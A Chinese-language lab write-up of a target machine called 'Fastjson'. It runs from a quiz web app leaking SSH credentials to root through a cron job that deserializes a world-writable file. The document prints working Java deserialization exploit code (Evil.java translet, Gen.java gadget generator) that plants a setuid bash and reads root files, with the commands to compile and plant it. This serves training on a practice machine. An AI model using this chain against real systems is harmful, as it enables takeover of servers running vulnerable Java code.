


扫描端口发现



访问8080端口发现是一个东方主题的网站，源码里面有提示说搜索音乐但是我不了解东方




```

397     for(let i = 0; i < 10; i++) setTimeout(() => createIceCrystals, 1000 * i);
398 </script>
399 </body>
400 <!--要不网络搜索一下?? 找找这段动人的音乐-->
401 </html>

```

直接尝试回答问题 输入0.5



说明服务端的是以整数类型进行判断的，输入1显示错误



那么输入0成功进入第二关



9



琪露诺·JAVA大师

Java 类加载魔法



「笨蛋测试！**Class.forName()** 和
ClassLoader.loadClass()
哪个会触发类的初始化阶段？」

```
// 琪露诺的代码示例
Class.forName("com.cirno.IceQueen"); // 会初始化吗？
ClassLoader.getSystemClassLoader().loadClass("com.cirno.IceQueen");
// 会初始化吗？
```

输入你的答案 (forName / loadClass)

提交答案

把问题丢给ai，

GET /quiz2jkdjw 问: Class.forName() 与 ClassLoader.loadClass() 哪个会触发类初始化。
答案是 forName (Class.forName 默认 initialize=true, loadClass 仅加载不初始化) :

```
</script>
<!--Cirno:999999999-->
```

获得账户密码

尝试ssh登录发现可行，直接获得userflag

问题 输出 调试控制台 终端 端口

```
PS D:\tool\Microsoft VS Code> & c:\python314\python.exe "c:/Users/Administrator/Desktop/# sshtry.py"
uid=1000(Cirno) gid=1000(Cirno) groups=1000(Cirno)
flag{f176c3af829faae619fb3d3b9aa6ae77}
```

接下来就是提权了

先做一些简单的探测

```
Cirno@Fastjson:~$ uname -a
Linux Fastjson 7.0.10-0-stable #1-Alpine SMP PREEMPT_DYNAMIC 2026-05-23 11:50:19 x86_64 Li
nux
Cirno@Fastjson:~$ id
uid=1000(Cirno) gid=1000(Cirno) groups=1000(Cirno)
Cirno@Fastjson:~$ sudo -n -l 2>&1
sudo: a password is required
Cirno@Fastjson:~$ ps -ef | grep -v "\[" '
>
>
> ^C
Cirno@Fastjson:~$ ps -ef | grep -v "\["
PID   USER     TIME   COMMAND
    1   root      0:00   /sbin/init
  2101   root      0:00   /sbin/udhcpd -b -R -p /var/run/udhcpd.eth0.pid -i eth0 -x hostname:Fa
stjson
  2186   root      0:00   /sbin/syslogd -t -n
  2213   root      0:00   /sbin/acpid -f
  2273   root      0:00   /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
  2274   apache    0:00   /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
  2275   apache    0:00   /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
  2276   apache    0:00   /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
  2277   apache    0:00   /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
  2278   apache    0:00   /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
  2304   root      0:00   /usr/sbin/crond -c /etc/crontabs -f
  2305   root      0:08   java -jar /root/web.jar
```

发现根目录下散落着很多baka文件，有规律得命名而且全部都是空的，猜测存在定时任务在一直运行创建文件

File Name	Size	Permissions	Created	Modified	Owner
Baka85	0	-rw-r--r--	2026/06/10 14:38	2026/06/10 14:38	root
Baka86	0	-rw-r--r--	2026/06/10 12:52	2026/06/10 12:52	root
Baka88	0	-rw-r--r--	2026/06/10 13:29	2026/06/10 13:29	root
Baka89	0	-rw-r--r--	2026/06/10 13:33	2026/06/10 13:33	root
Baka9	0	-rw-r--r--	2026/06/10 12:47	2026/06/10 12:47	root
Baka90	0	-rw-r--r--	2026/06/10 12:05	2026/06/10 12:05	root
Baka91	0	-rw-r--r--	2026/06/10 14:33	2026/06/10 14:33	root
Baka92	0	-rw-r--r--	2026/06/10 14:08	2026/06/10 14:08	root
Baka93	0	-rw-r--r--	2026/06/10 13:38	2026/06/10 13:38	root
Baka95	0	-rw-r--r--	2026/06/10 12:08	2026/06/10 12:08	root
Baka96	0	-rw-r--r--	2026/06/10 13:39	2026/06/10 13:39	root
Baka97	0	-rw-r--r--	2026/06/10 12:54	2026/06/10 12:54	root
Baka98	0	-rw-r--r--	2026/06/10 12:55	2026/06/10 12:55	root
Baka99	0	-rw-r--r--	2026/06/10 14:01	2026/06/10 14:01	root
Baka100	0	-rw-r--r--	2026/06/10 14:50	2026/06/10 14:50	root

联系靶机名字猜测存在fastjson反序列化漏洞

在处理JSON数据时，特别是在使用像fastjson这样的库时，确实需要注意安全漏洞。fastjson在早期版本中存在一些安全漏洞，例如“反序列化漏洞”，这允许攻击者通过精心构造的JSON数据来执行远程代码执行（RCE）。这些漏洞主要是由于不安全的反序列化机制导致的。

常见漏洞

1. 反序列化漏洞：攻击者可以通过构造恶意的JSON数据来触发特定的类被实例化，进而执行恶意代码。


解决方案

为了解决或减轻这些安全风险，你可以采取以下措施：

1. 升级到最新版本：

确保你的fastjson库是最新版本。开发者在后续版本中修复

代码审计 | FastJson 1.2.24 反序列化 RCE 漏洞分析-腾讯云开发者...



2026年3月24日 FastJson 1.2.24 依赖:https://repo1.maven.org/maven2/com/alibaba/fastjson/1.2.24/ FastJson 1.2.27(对比参考):https://repo1.maven.org/maven2/com/alibaba/fastjson/1.2.27/ 三、搭建 Maven 项目 第一步:建 Maven 项...

腾讯云计算

Fastjson 1.2.80及之前版本反序列化漏洞声明- FineReport帮助文档...

fastjson 1.2.80及之前版本反序列化漏洞声明 一,漏洞声明 finebi,finereport本体都没有使用 fastjson ,不受此漏洞影响. 若有使用 finereport8.0/9.0内建派送插件,1.0.4之前的版本的【當機處理工具】插件,则需要卸...

帆软帮助文档

百度搜索 >

热搜榜

长...

- 🔴 枞树常绿 中朝友
- 1 上海市副市长陈...
- 2 国台办：和平统...
- 3 高校毕业生请收...
- 4 微信朋友圈能精...
- 5 为啥定期存款不...
- 6 11岁男孩吃2斤小...
- 7 世界杯倒计时1天
- 8 考后摘镜成不少...
- 9 当地通报残障老...
- 10 顾客买滑板8个月
- 11 孤女被舅舅烧书...
- 12 梅西赛后被冰岛...
- 13 阿里内部发文回...
- 14 90后入验师：高...
- 15 在北大读书一年...


本来想把可能相关得文件全部找出来慢慢看，但是有一个比较明显得文件999.jar引起了我的注意，这一个文件名和ssh得登录密码还有网站前端得9估计有很大的关系


```

Cirno@Fastjson:~$ find / -name "*.jar" -o -name "*.java" 2>/dev/null
/usr/lib/jvm/java-1.8-openjdk/jre/lib/management-agent.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/jsse.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/jce.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/resources.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/security/policy/limited/US_export_policy.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/security/policy/limited/local_policy.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/security/policy/unlimited/US_export_policy.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/security/policy/unlimited/local_policy.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/charsets.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/jfr.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/cldrdata.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/jaccess.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/sunec.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/sunjce_provider.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/zipfs.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/nashorn.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/sunpkcs11.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/dnsns.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/ext/localedata.jar
/usr/lib/jvm/java-1.8-openjdk/jre/lib/rt.jar
/usr/lib/jvm/java-1.8-openjdk/lib/dt.jar
/usr/lib/jvm/java-1.8-openjdk/lib/jconsole.jar
/usr/lib/jvm/java-1.8-openjdk/lib/tools.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/J2Ddemo/J2Ddemo.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/Font2DTest/Font2DTest.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/FileChooserDemo/FileChooserDemo.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/SwingSet2/SwingSet2.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/CodePointIM/CodePointIM.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/SampleTree/SampleTree.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/TransparentRuler/TransparentRuler.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/TableExample/TableExample.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/Metalworks/Metalworks.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/Stylepad/Stylepad.jar
/usr/lib/jvm/java-21-openjdk/demo/jfc/Notepad/Notepad.jar
/usr/lib/jvm/java-21-openjdk/lib/jrt-fs.jar
/var/opt/999.jar
/var/opt/tt.java

```

分析999发现其内置了fastjson，极有可能就是提权入口



把文件丢给claude让他分析入口在哪

发现:

- `/var/opt/999.jar`: Main-Class: tt, 内置 fastjson 1.2.x (2018)
- `/var/opt/tt.java`: 反序列化器

tt.java 逻辑:

```
String data = scanner(new File("/usr/1.txt"));  
// 读文件  
byte[] ass = Base64.getDecoder().decode(data);  
// base64 解码  
new ObjectInputStream(new  
ByteArrayInputStream(ass)).readObject(); // 反序列化!
```

也就是说他会从usr/1.txt中读取内容后进行解码再进行反序列化

这中间存在可以利用得反序列化漏洞

看一眼1.txt是否可写

```
/var/opt/tt.java  
Cirno@Fastjson:~$ ls -la /usr/1.txt  
-rwxrwxrwx  1 root  root    3220 Jun 10 14:44 /usr/1.txt
```

读取起内容并进行base64解码

```
1  .javax.management.BadAttributeValueExpException  
2  c-F@  
3  val t  
4  Ljava/lang/Object;xr  
5  java.lang.Exception  
6  java.lang.Throwable  
7  5'9w  
8  causet  
9  Ljava/lang/Throwable;L  
10 detailMessaget  
11 Ljava/lang/String;[  
12 stackTracet  
13 [Ljava/lang/StackTraceElement;L  
14 suppressedExceptionst  
15 Ljava/util/List;xpq  
16 [Ljava.lang.StackTraceElement;  
17 F*<<  
18 java.lang.StackTraceElementa  
19 lineNumberL  
20 declaringClassq  
21 fileNameq
```

```

22  methodNameeq
23  Gent
24  Gen.javat
25  mainsr
26  &java.util.Collections$UnmodifiableList
27  listq
28  ,java.util.Collections$UnmodifiableCollection
29  Ljava/util/Collection;xpsr
30  java.util.ArrayListx
31  sizexp
32  com.alibaba.fastjson.JSONObject
33  mapt
34  Ljava/util/Map;xpsr
35  java.util.HashMap
36  loadFactorI
37  thresholdxp?@
38  aasr
39  :com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
40  _indentNumberI
41  _transletIndex[
42  _bytecodeest
43  [[B[
44  _classt
45  [Ljava/lang/Class;L
46  _nameq
47  _outputPropertiect
48  Ljava/util/Properties;xp
49  [[BK
50  <init>
51  Code
52  LineNumberTable
53  StackMapTable
54  transform
55  r(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;
    [Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)V
56  (Lcom/sun/org/apache/xalan/internal/xsltc/DOM;Lcom/sun/org/apache/xml/internal/dtm/DTMA
    xisIterator;Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)V
57  SourceFile
58  Evil.java
59  java/lang/String
60  /bin/sh
61  6cp /bin/bash /tmp/rootbash; chmod 4777 /tmp/rootbash; (echo PWNERD; id; echo '=== ls
    /root ==='; ls -la /root; echo '=== root flags ==='; cat /root/root.txt /root/flag.txt
    /root/*.txt 2>/dev/null; echo '=== find ==='; find / -maxdepth 3 -iname '*flag*'
    2>/dev/null) > /tmp/rootflag 2>&1; chmod 666 /tmp/rootflag
62  java/lang/Exception
63  Evil
64  @com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTranslet
65  java/lang/Runtime
66  getRuntime
67  ()Ljava/lang/Runtime;
68  exec
69  (((Ljava/lang/String;)Ljava/lang/Process;

```


确定一下定时任务节奏，说明是每隔一分钟执行一次

```

Cirno@Fastjson:~$ ls -lat --full-time / | grep -i baka | head
-rw-r--r--  1 root    root      0 2026-06-10 14:44:00 +0800 Baka43
-rw-r--r--  1 root    root      0 2026-06-10 14:43:00 +0800 Baka80
-rw-r--r--  1 root    root      0 2026-06-10 14:42:00 +0800 Baka33
-rw-r--r--  1 root    root      0 2026-06-10 14:41:00 +0800 Baka23
-rw-r--r--  1 root    root      0 2026-06-10 14:40:00 +0800 Baka49
-rw-r--r--  1 root    root      0 2026-06-10 14:39:00 +0800 Baka67
-rw-r--r--  1 root    root      0 2026-06-10 14:38:00 +0800 Baka85
-rw-r--r--  1 root    root      0 2026-06-10 14:37:00 +0800 Baka84
-rw-r--r--  1 root    root      0 2026-06-10 14:36:00 +0800 Baka38
-rw-r--r--  1 root    root      0 2026-06-10 14:35:00 +0800 Baka18
Cirno@Fastjson:~$

```

由于没怎么学过java，后面的payload都是让ai帮忙搓得

复刻原 gadget 结构，只把 translet 字节码换成自己的命令。**必须用目标JDK 1.8 编译，否则可能存在版本问题。

恶意 translet（静态块/构造器执行命令）：

```

1 // Evil.java
2 import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
3 public class Evil extends AbstractTranslet {
4     public Evil() {
5         try {
6             String[] cmd = {"/bin/sh","-c",
7                 "cp /bin/bash /tmp/rootbash; chmod 4777 /tmp/rootbash; " +
8                 "(echo PWNED; id; ls -la /root; " +
9                 "cat /root/root.txt /root/*.txt 2>/dev/null) > /tmp/rootflag 2>&1; "
10            };
11            Runtime.getRuntime().exec(cmd);
12        } catch (Exception e) {}
13    }
14    public void transform(com.sun.org.apache.xalan.internal.xsltc.DOM d,
15        com.sun.org.apache.xml.internal.serializer.SerializationHandler[] h) {}
16    public void transform(com.sun.org.apache.xalan.internal.xsltc.DOM d,
17        com.sun.org.apache.xml.internal.dtm.DTMAxisIterator it,
18        com.sun.org.apache.xml.internal.serializer.SerializationHandler h) {}
19 }

```

gadget 生成器：

```

1 // Gen.java
2 import com.alibaba.fastjson.JSONObject;
3 import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
4 import javax.management.BadAttributeValueTypeException;
5 import java.io.*; import java.lang.reflect.Field; import java.nio.file.*; import
6 java.util.*;
7 public class Gen {
8     static void set(Object o,String f,Object v) throws Exception {
9         Field fd=o.getClass().getDeclaredField(f); fd.setAccessible(true); fd.set(o,v);
10    }

```

```

10     public static void main(String[] a) throws Exception {
11         byte[] code=Files.readAllBytes(Paths.get("/tmp/Evil.class"));
12         TemplatesImpl t=TemplatesImpl.class.newInstance();
13         set(t,"_bytecodes",new byte[][]{code});
14         set(t,"_name","x"); set(t,"_tfactory",null);
15         JSONObject jo=new JSONObject(); jo.put("aa",t);          // toString 触发 getter
16         List list=Collections.unmodifiableList(new ArrayList(Arrays.asList(jo)));
17         BadAttributeValueExpException bad=new BadAttributeValueExpException(null);
18         set(bad,"val",list);          // readObject 时
        val.toString()
19         ByteArrayOutputStream bos=new ByteArrayOutputStream();
20         new ObjectOutputStream(bos).writeObject(bad);
21         Files.write(Paths.get("/tmp/payload.b64"),
22             Base64.getEncoder().encodeToString(bos.toByteArray()).getBytes());
23         System.out.println("payload bytes="+bos.size());
24     }
25 }

```

链路原理: `BadAttributeValueExpException.readObject()` → `val.toString()` → `JSONObject.toString()` (fastjson 序列化时调用所有 getter) → `TemplatesImpl.getOutputProperties()` → `newTransformer()` → 定义并实例化 translet → 执行命令。

上传到服务器上去编译一下并生成payload

```

Cirnc@Fastjson:~$ cd /tmp
Cirnc@Fastjson:/tmp$ /usr/lib/jvm/java-1.8-openjdk/bin/javac -XDignore.symbol.file=true Evil.java;
Cirnc@Fastjson:/tmp$ /usr/lib/jvm/java-1.8-openjdk/bin/javac -XDignore.symbol.file=true -cp ".:./var/opt/999.jar" Gen.java
Note: Gen.java uses unchecked or unsafe operations.
Note: Recompile with -Xlint:unchecked for details.
Cirnc@Fastjson:/tmp$ /usr/lib/jvm/java-1.8-openjdk/bin/java -cp ".:./var/opt/999.jar" Gen
payload bytes=2256

```

然后投放, /usr 目录 root 拥有不能 unlink, 但文件 777 可截断写入 → 用重定向

```

Cirnc@Fastjson:/tmp$ cat /tmp/payload.b64 > /usr/1.txt; wc -c < /usr/1.txt
3008

```

最后等待一分钟读取flag即可

```

cat: can't open '/tmp/rootflag': no such file or directory
Cirnc@Fastjson:/tmp$ cat /tmp/rootflag
PWNED
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
total 29788
drwx----- 4 root root 4096 Jun 1 10:58 .
drwxr-xr-x 21 root root 4096 Jun 10 18:20 ..
lrwxrwxrwx 1 root root 9 Feb 25 17:00 .bash_history -> /dev/null
drwx----- 2 root root 4096 Jun 1 10:54 .ssh
drwxr-xr-x 3 root root 4096 Jun 1 10:32 .xterminal
-rw-r--r-- 1 root root 39 May 28 14:02 root.txt
-rw-r--r-- 1 root root 30481178 Jun 1 10:32 web.jar
-rw-r--r-- 1 root root 0 Jun 1 10:58 {}
flag{f8b134c9e5c4ab3c9787c29effad5e6a}
flag{f8b134c9e5c4ab3c9787c29effad5e6a}
Cirnc@Fastjson:/tmp$

```

总的来说提权部分依旧是借助了不少ai, 但是又学到了新的知识点, 感觉靶机出的很好, 群里的每一台靶机都有引导去接触新的知识点, 这太棒了!